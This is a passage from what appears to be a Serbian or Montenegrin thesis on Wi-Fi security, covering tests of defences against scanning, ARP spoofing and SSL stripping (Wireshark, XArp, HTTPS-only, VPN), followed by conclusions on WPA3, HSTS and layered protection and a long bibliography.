
7.2 Testiranje zaštite od post-connection napada

Kada govorimo o zaštiti unutar mreže, postoji niz mehanizama koje možemo implementirati. Počnimo sa mapiranjem uređaja u mreži. Zbog ograničenog pristupa kompanijskom IPS/IDS sistemu, fokusirali smo se na zaštitu sa korisničke strane, dok je za adekvatnu zaštitu potrebno implementirati savjete iz 6.3.3.2 sekcije. U nastavku je korišten Wireshark kao alat za analizu mrežnih tokova. Pokrenuli smo Nmap skeniranje i uvidjeli da se, uz adekvatnu konfiguraciju, uz pomoć ovog alata može detektovati ukoliko neko pokušava da mapira uređaje u mreži (Slika 73).




Slika 73: Detekcija pokušaja mapiranja uređaja uz pomoć Wireshark-a

Osim prethodno testiranog, ovaj alat nam može pomoći i za detekciju ARP Spoofing napada (Slika 74).



Slika 74: ARP Spoofing detekcija uz pomoć Wireshark-a

Osim ovakvog vida detekcije, pomenuli smo da postoje i drugi alati tipa Xarp (Slika 75). Ovakvi alati u pozadini prate sve promjene ARP tabele i obavještavaju ukoliko dođe do ARP Spoofing napada.




Slika 75: ARP Spoofing detekcija uz pomoć Xarp-a

Osim blokiranja ovakvih akcija sa strane IDS/IPS sistema, najelegantnije rješenje u kompanijskim mrežama jeste implementirati već pomenute svičeve koji su u mogućnosti da blokiraju ARP Spoofing napade.


Kao zaštite na višim nivoima pomenuli smo HTTPS-only podešavanje u pretraživačima. Ovo podešavanje je zaista riješilo problem mogućnosti downgrade-a HTTPS-a na HTTP, međutim nije u potpunosti riješilo problem obzirom da su domeni i dalje vidljivi, haker može manipulisati DNS zahtjevima. Ovdje u pomoć mogu da "uskoče" end-point sigurnosni mehanizmi koji bi mogli da spriječe korisnika da pristupi određenoj grupi sajtova.

Kao jedini način da se tok podataka efikasno zaštiti pokazalo se korišćenje VPN servisa. Razliku između tokova na različitim nivoima zaštite možemo vidjeti na slikama 76, 77 i 78, gdje primjećujemo tokove uz uspješnu SSL stripping tehniku, tokove uz HTTP-only podešavanje i uz korišćenje VPN servisa, respektivno.




Slika 76: Tok podataka uz uspješan SSL Stripping napad

Slika 77: Tok podataka uz podešen HTTP-only dodatak



Slika 78: Tok podataka uz korišćenje VPN servisa

Možemo primijetiti kako sve manje i manje podataka imamo kako implementiramo kompleksnije sigurnosne mehanizme. Slika 76 predstavlja prikaz uz uspješan SSL Stripping odnosno učitavanje preko čistog HTTP-a. Možemo primijetiti zahtjeve do najsitnijih detalja stranice kojoj se pristupa. Uz podešavanja HTTP-only dodatka na strani pretraživača više nismo u mogućnosti odraditi klasičan SSL Stripping, ali i dalje imamo informacije o posjećenim domenima (Slika 77). Ova opcija takođe pokušava da spriječi korisnika da pristupi sajtovima koji komuniciraju preko čistog HTTP-a (Slika 79). Onog momenta kada pokušamo pokrenuti sniffer uz podešen VPN, dobijamo prazan ekran. Zbog nivoa enkripcije koje nudi VPN kao servis, snniffing alati često nisu u mogućnosti da klasifikuju podatke čak ni po domenu, stoga ne dobijamo nikakve informacije. Zanimljivo je da je ovo ponašanje sniffera trajno čak i kada targetirani računar pristupi sajtu koji se učitava preko čistog HTTP-a. Onog momenta kada se VPN ugasi, sniffer nastavlja s uobičajenim ponašanjem i bez problema klasifikuje podatke.



Slika 79: Alert HTTP-only ekstenzije pri pokušaju pristupa HTTP lokaciji

Forsiranje HTTPS konekcija sa strane klijenta je izuzetno važna obzirom da se ne možemo osloniti na bezbjednost web lokacija kojima pristupamo. Ovo jasno dokazuje činjenica da samo 30% sajtova ima implementiranu zaštitu u vidu HSTS-a i nudi mogućnost ozbiljne manipulacije saobraćaja od kojih smo neke vidjeli u sekcijama 5.5 i 5.6. Iako VPN servis predstavlja određeno opterećenje sa strane finansija i performansi, predstavlja nezamjenjivo rješenje u osiguranju podataka u prenosu. Važno je naglasiti da VPN provajder mora biti povjerljiv odnosno da ni na koji način ne prisvaja niti manipuliše privatnim podacima korisnika koji se prenose tim servisom. Ovaj servis predstavlja skupu tehnologiju sa strane održavanja stoga definitivno ne treba ulivati povjerenje u provajdere besplatnog VPN servisa. Osim toga, bitno je provjeriti koliki nivo informacija se čuva na samim VPN servisima. Kako bi se postigla optimalna sigurnost komunikacije, sa klijentske strane je poželjno uključiti i VPN servis i HTTPS-only ekstenziju kako bi se osigurao čitav tok.

8. ANALIZA POSTIGNUTIH REZULTATA I ZAKLJUČAK

Interesantna a ujedno i izazovna stvar kod eksploatisanja bilo kojeg dijela informacionog sistema je da se svakoj ranjivosti može pristupiti na veći broj načina. U ovom istraživanju su pokrivene metode napada koje se smatraju najefikasnijim u oblasti eksploatisanja Wi-Fi mreža a koje ujedno nude kvalitetan tehnički uvid u suštinu ranjivosti i sve to koristeći dobro poznate hakerske alate.

Svi glavni softverski alati korišteni u izvođenju istraživanja su otvorenog koda i dostupni javnosti. Ova činjenica ne predstavlja problem sa strane otvorenosti obzirom da se isti alati koriste i za penetracijsko testiranje koje prvenstveno služi za povećanje bezbjednosti. Problem predstavlja činjenica da su ranjivosti u standardnim protokolima toliko dobro poznate i razrađene, da svako može da ih eksploatiše na relativno jednostavan način i bez ikakve naknade, uz mogućnost izbora alata „po želji“ i dobrim dijelom na automatizovan način. Osim toga, metode eksploatacije korišćene u istraživanju se baziraju na već dobro poznatim ranjivostima, o kojima postoje jasne definicije i veliki broj publikacija, ali i dalje nije standardizovana zaštita od istih. Sve ovo doprinosi značajnom rastu cybersecurity napada.

Prikazano je koliko ICT arhitektura zapravo predstavlja složen sistem. Isto tako, jasno je da standardni protokoli koji se koriste za prenos podataka ne mogu da se promijene „preko noći“ a da gotovo svako prelazno rješenje koje ima kompatibilnost sa prethodnim protokolima nosi sa sobom rizik da se nad njim manipuliše na sličan način kao i sa njegovim prethodnikom. Stoga, ova kompatibilnost iako se predstavlja kao olakšavajuća okolnost za prihvatanje nove tehnologije može zapravo biti samo nova ranjivost. Prema tome je zaključeno da se podaci moraju štititi na više nivoa i u čitavom svom toku.

Po pitanju mrežne sigurnosti vidjeli smo da se ključevi WPA/WPA2, kako personalnih tako i enterprise varijanti mogu kompromitovati, a da se proces razbijanja ne može lako spriječiti obzirom da se radi o indirektnom napadu. Međutim ono što može usporiti proces i eventualno uticati na hakera da odustane od napada jeste učiniti taj proces zahtjevnim sa strane vremena i resursa (na primjer lozinka dovoljno složena da zahtijeva značajno vrijeme i resurse za razbijanje). Kao što smo već pomenuli, cilj sajber bezbjednosti jeste podići sigurnost na što veći nivo, jer je potpuna sigurnost u praksi nemoguća. Takođe smo zaključili da prelazak na WPA3 sigurnosni protokol donosi značajne pogodnosti u odnosu na svoje prethodnike jer eliminiše prethodno poznate načine razbijanja i nudi „forward secrecy“ uz koji su podaci

bezbjedni iako se naknadno kompromituje lozinka. Iz prethodnih razloga uvijek treba težiti implementaciji ovog protokola. Međutim kako govorimo o novim tehnologijama, koje zahtijevaju određenu tehničku podršku, nije ga moguće implementirati na svim uređajima, a mogućnost kompatibilnosti sa WPA2 nosi sa sobom već poznate ranjivosti.

Kako nivo mreže ima značajne propuste, sigurnost podataka treba obezbijediti i na višim nivoima. Vidjeli smo da 70% web aplikacija i dalje ne koristi HSTS protokol, pa je često moguće „spustiti“ sigurnost na običan HTTP čime se podaci dalje prenose u čistom, nešifrovanom tekstu. Obzirom da je proces registracije domena da koristi HSTS protokol odnosno da bude u listi sajtova koji su striktno definisani da vrše komunikaciju samo preko HTTPS protokola uprilično jednostavan, ova statistika predstavlja ozbiljniji problem. Već smo vidjeli da SSL stripping napad, ukoliko je uspješno izvršen, dalje omogućava nebrojeno mnogo malicioznih manipulacija. Na samom kraju, zaštita sa klijentske strane predstavlja nivo koji može dosta efikasno izbjeći potencijalne propuste protokola korišćenih za prenos. Iniciranje HTTPS-Only funkcionalnosti, kao besplatne opcije u sklopu većine modernih pretraživača treba postati najosnovniji standard. Zaključeno je i da VPN servis, ukoliko je od povjerljivog provajdera, izbjegava većinu potencijalnih ranjivosti u ovoj oblasti. Ukoliko performanse nisu od krucijalnog značaja i ne govorimo o uređajima jako ograničenih resursa, treba potencirati njegovo svakodnevno korišćenje.

Nakon izvšenog istraživanja jedna od činjenica koja se može nesumnjivo izvući jeste da se na sigurnost mora gledati kroz “oči hakera” i da opšta slika o sigurnosnim mehanizmima prosto nije dovoljna. Glavni problem je što se pri implementaciji ovih mehanizama najčešće vidi samo šta taj mehanizam obezbjeđuje pri ustanovljenom funkcionisanju sistema, bez detaljne analize alternativnih slučajeva, a jasno je svima da maliciozni hakeri upravo takve eksploatišu.

Cilj ovog istraživanja bio je da se napravi cjelokupna slika metodologije eksploatisanja podataka u prenosu iz ugla potencijalnog napača i samim tim doprinese povećanju svijesti o tome koje su ranjive tačke u ovoj oblasti. Smatramo da je važno fokusirati se na konkretan problem i njegovo rješenje prije nego na prihvatanje gomile sigurnosnih sistema bez detaljne analize koliko su podobni i efikasni u konkretnom scenariju. Sama činjenica da je određeni sigurnosni mehanizam na dobrom glasu ne mora automatski da znači da je najbolji za tu svrhu. Međutim ne treba takvu činjenicu ni uzimati zdravo za gotovo obzirom da su ti mehanizmi najčešće zbog svoje rasprostranjenosti dobro testirani. U svakom slučaju je

potrebno razumjeti da određeni sigurnosni alat, koliko god bio dobar, možda nije u mogućnosti da pokrije određene vrste napada. Demonstracijom je dokazano da iako je implementiran napredni IPS koji je u mogućnosti da otkrije i "Zero-day" malvere, može se desiti da ne detektuje MITM aktivnosti. Ne zato što taj IPS sistem nije dobar, već prosto nije u mogućnosti da pokrije sve napade. Zaključujemo da je višenivoska i "Zero-trust" arhitektura zaštite jedino efikasna i da svaka implementacija sigurnosnih sistema zahtijeva prethodno detaljnu analizu i napredno penetracijsko testiranje.

Definitivno se očekuje da će budući pravci razvoja ove oblasti iskoristiti pogodnosti naprednih tehnologija koje su trenutno aktuelne. Idealan primjer predstavlja vještačka inteligencija (VI) koja se rapidno usvaja u najrazličitijim oblastima nauke. Kada govorimo o upotrebi VI u sajber bezbjednosti, posebnu prednost nudi u real-time analizi ogromne količine podataka i proaktivnom implementiranju odgovarajuće sigurnosne zaštite. Na ovaj način se obezbjeđuje značajna prednost u odnosu na trenutne zaštitne mehanizme čija se detekcija i odgovor primarno zasnivaju na predefinisanim pravilima i već ustaljenim algoritmima.

LITERATURA

[1] Royce Davis: The Art of Network Penetration Testing (2020)

[2] Shiva V. N. Parasram: Digital Forensics with Kali Linux, 2023

[3] Shakeel Ali, Tedi Heriyanto - BackTrack 4: Assuring Security by Penetration Testing 2011

[4] Vijay Kumar Velu: Mastering Kali Linux for Advanced Penetration Testing, 4th edition 2022

[5] Ethem Mining: Kali Linux Hacking – A complete Step by Step Guide to Learn the Fundamentals of Cybersecurity, Hacking and Penetration Testing, 2019

[6] Abhijit Mohanta, Mounir Hahad, Kumaragiri Velmourugan: Preventing Ransomware, 2018

[7] Oficijalni OWASP TOP 10 github repozitorijum https://github.com/OWASP/Top10

[8] Ralph Moseley: Advanced cybersecurity technologies,2022

[9] Andrew Ginter, Chuck Rohs: An Analysis of Whitelisting Security Solutions and Their Applicability In Control Systems, 2010

[10] Richard van Ginkel: Security in public Wi-Fi networks,2019

[11] Kwabena Akomea-Agyin, Michael Asante: Analysis of Security Vulnerabilities in Wired Equivalent Privacy (WEP), 2019

[12] Zaid Sabih: Learn Ethical Hacking from Scratch, 2018

[13] Brian Sak, Jilumudi Raghu Ram: Mastering Kali Linux Wireless Pentesting, 2016

[14] Vyacheslav Fadyushin, Andrey Popov: Building a Pentesting Lab for Wireless Networks,2016

[15] Sigurnosna naliza PEAP-MSCHAPv2 (2022): https://www.cloudradius.com/security-of-peap-mschapv2/

[16] Oficijalna Nmap dokumentacija: https://nmap.org/book/man-os-detection.html

[17] Nmap baza OS otisaka : https://svn.nmap.org/nmap/nmap-os-db

[18] Fahad Ali Sarwar: Python Ethical Hacking from Scratch, 2021

[19] Zenmap legenda za analizu mrežne topologije : https://nmap.org/book/zenmap-topology.html

[20] Roger A. Grimes: Hacking the Hacker, 2017

[21] ZSecurity preporuka Wi-Fi adaptera: https://zsecurity.org/best-usb-wireless-wifi-adapters-for-hacking/

[22] Lista svih Kali Linux alata https://www.kali.org/tools/all-tools/

[23] Abhishek Shah, Rambabu Vatti, Yogesh Pawar, Tejas Prabhu, Vikrant Naik, Saurabh Shelke : Wi-Fi Signal Strength and Analysis,2017

[24] Statistički podaci o najkorišćenijoj dužini lozinke: https://www.statista.com/statistics/1305713/average-character-length-of-a-password-us/

[25] Statistički podaci o najkorišćenijim specijalnim znacima unutar lozinke: https://www.reddit.com/r/dataisbeautiful/comments/2vfgvh/most_frequentlyused_special_characters_in_10/

[26] ZSecurity: demonstracija cracking procesa lozinke uz pomoć cloud računara: https://zsecurity.org/crazy-fast-wpa2-cracking-using-cloud-gpus/

[27] John the Riper oficijalna dokumentacija: https://www.openwall.com/john/doc/

[28] Jake Meredith: Content security policy best practices, 2013

[29] Zsecurity TrojanFactory repozitorijum: https://github.com/z00z/TrojanFactory

[30] William Starllings: Cryptography and Network Security principles and practice, osmo izdanje, 2023

[31] Pivot Point Security (John Verry) o toleranciji rizika https://www.pivotpointsecurity.com/risk-tolerance-in-business/]

[32] Adam Langley – web blog https://www.imperialviolet.org/2010/06/25/overclocking-ssl.html

[33] Servis za testiranje brzine: https://testmy.net/

[34] Norton VPN: https://ie.norton.com/products/norton-secure-vpn

[35] Olatilewa Aboladea, Alexander Okandeji, Alice Okea, Martins Osifekoa, Ajibola Oyedeji: Overhead effects of data encryption on TCP throughput across IPSEC secured network, 2021

[36] Hashim Albasheer, Maheyzah Md Siraj, Azath Mubarakali, Omer Elsier Tayfour, Sayeed Salih, Mosab Hamdan, Suleman Khan, Anazida Zainal, Sameer Kamarudeen: Cyber-Attack Prediction Based on Network Intrusion Detection Systems for Alert Correlation Techniques: A Survey, 2022

[37] Wigle statistike o bežičnim mrežama širom svijeta https://wigle.net/stats

[38] Mathy Vanhoef, Frank Piessens: Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2, 2017

[39] Asmaa Halbouni, Lee-Yeng Ong, Meng-Chew Leow : Wireless Security Protocols WPA3: A Systematic Literature Review, 2023

[40] Mathy Vanhoef, Eyal Ronen: Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd, 2019

[41] Wi-Fi Alliance: Wi-Fi Protected Access Security Considerations, 2021

[42] Charlie Kaufman, Radia Perlman, Mike Speciner, Ray Perlner: Network Security Private Communication in a Public World, 2023

[43] Mathy Vanhoef : Analysis of Protected Management Frames and WPA3's SAE-PK, 2022

[44] Mathy Vanhoef, Eyal Ronen - Pregled napada na WPA3: https://wpa3.mathyvanhoef.com/

[45] Ahmed M.AbdelSalam, Wail S.Elkilani , Khalid M.Amin : An Automated approach for Preventing ARP Spoofing Attack using Static ARP Entries, 2014

[46] Sabah M. Morsy, Dalia Nashat: D-ARP: An Efficient Scheme to Detect and Prevent ARP Spoofing, 2022

[47] Sweta Singh, Dayashankar Singh : ARP Poisoning Detection and Prevention Mechanism using Voting and ICMP Packets, 2018

[48] Glen D. Singh: Learn Kali Linux – Perform Powerful Testing, 2019

[49] Cisco – oficijalni sajt: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/dynarp.html

[50] Nmap oficijalna online knjiga https://nmap.org/book/defenses.html

[51] Industrial Control Systems Cyber Emergency Response Team – Recommended Practice: Improving Industrial Control System Cybersecurity with Defense-in-Depth Strategies, 2016

[52] Keturahlee Coulibaly, Bradford University – An overview of Intrusion Detection and Prevention Systems, April 2020

[53] Emmanuel Igbekele, Marion Adebiyi, Ayodele Adebiyi, Francis Osang – Windows Firewall Bypassing Techniques: An Overview of HTTP Tunneling and Nmap Evasion, 2021

[54] Ibrahim Al-Shourbaji, Samaher Al-Janabi : Intrusion Detection and Prevention Systems in Wireless Networks, 2017

[55] Mohssen Mohammed, Habib-ur Rehman: Honeypots and Routers – Collecting Internet Attacks, 2016

[56] Neha Gupta, Komal Srivastava, Ashish Sharma: Reducing False Positive in Intrusion Detection System: A Survey, 2016

[57] Ohwo Onome Blaise, Oludele Awodele, Odunayo Yewande: An Understanding and Perspectives of End-To-End Encryption, 2021

[58] Wickr: An Essential Guide to End-to-end encryption, 2020

[59] Gareth T. Davies, Sebastian Faller, Kai Gellert, Tobias Handirk, Julia Hesse, Mate Horvath, Tibor Jager : Security Analysis of the WhatsApp End-to-End Encrypted Backup Protocol, 2023

[60] Seny Kamara, Mallory Knodel, Emma Llansó, Greg Nojeim, Lucy Qin, Dhanaraj Thakur, Caitlin Vogus: Approaches to Content Moderation in End-to-End Encrypted Systems, 2021

[61] Hongzhaoning Kang, Gang Liu, Quan Wang, Lei Meng, Jing Liu – Theory and Application of Zero Trust Security: A Brief Survey, 2023

[62] National Cyber Security Centre, Ministry of Justice and Security – IT Security Guidelines for Transport Layer Security (TLS), 2021

[63] Bodo Möller, Thai Duong, Krzysztof Kotowicz, (Google): This POODLE Bites: Exploiting The SSL 3.0 Fallback, 2014

[64] Wouter Bokslag: The problem of popular primes: Logjam, 2016

[65] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, Yuval Shavitt: DROWN: Breaking TLS using SSLv2, 2016

[66] Rapid7 oficijalni sajt: https://www.rapid7.com/blog/post/2017/12/13/attention-humans-the-robot-attack/

[67] Web portal „The Last Watchdog on Privacy & Security" od strane autora Byron V. Acohido - https://www.lastwatchdog.com/news-alert-appviewx-study-finds-79-percent-of-ssl-tls-certificates-vulnerable-to-mitm-attacks/

[68] HSTS preload sajt sa definisanim uslovima https://hstspreload.org/

[69] OWASP-ova prezentacija o sigurnosnim zaglavljima https://owasp.org/www-chapter-ghana/assets/slides/HTTP_Header_Security.pdf

[70] Expect-ct header https://really-simple-ssl.com/definition/what-is-expect-ct/

[71] Mozilla – CSP objašnjenje https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

[72] Electronic Frontier Foundation oficijalni web sajt - HTTPS Everywhere ekstenzija https://www.eff.org/https-everywhere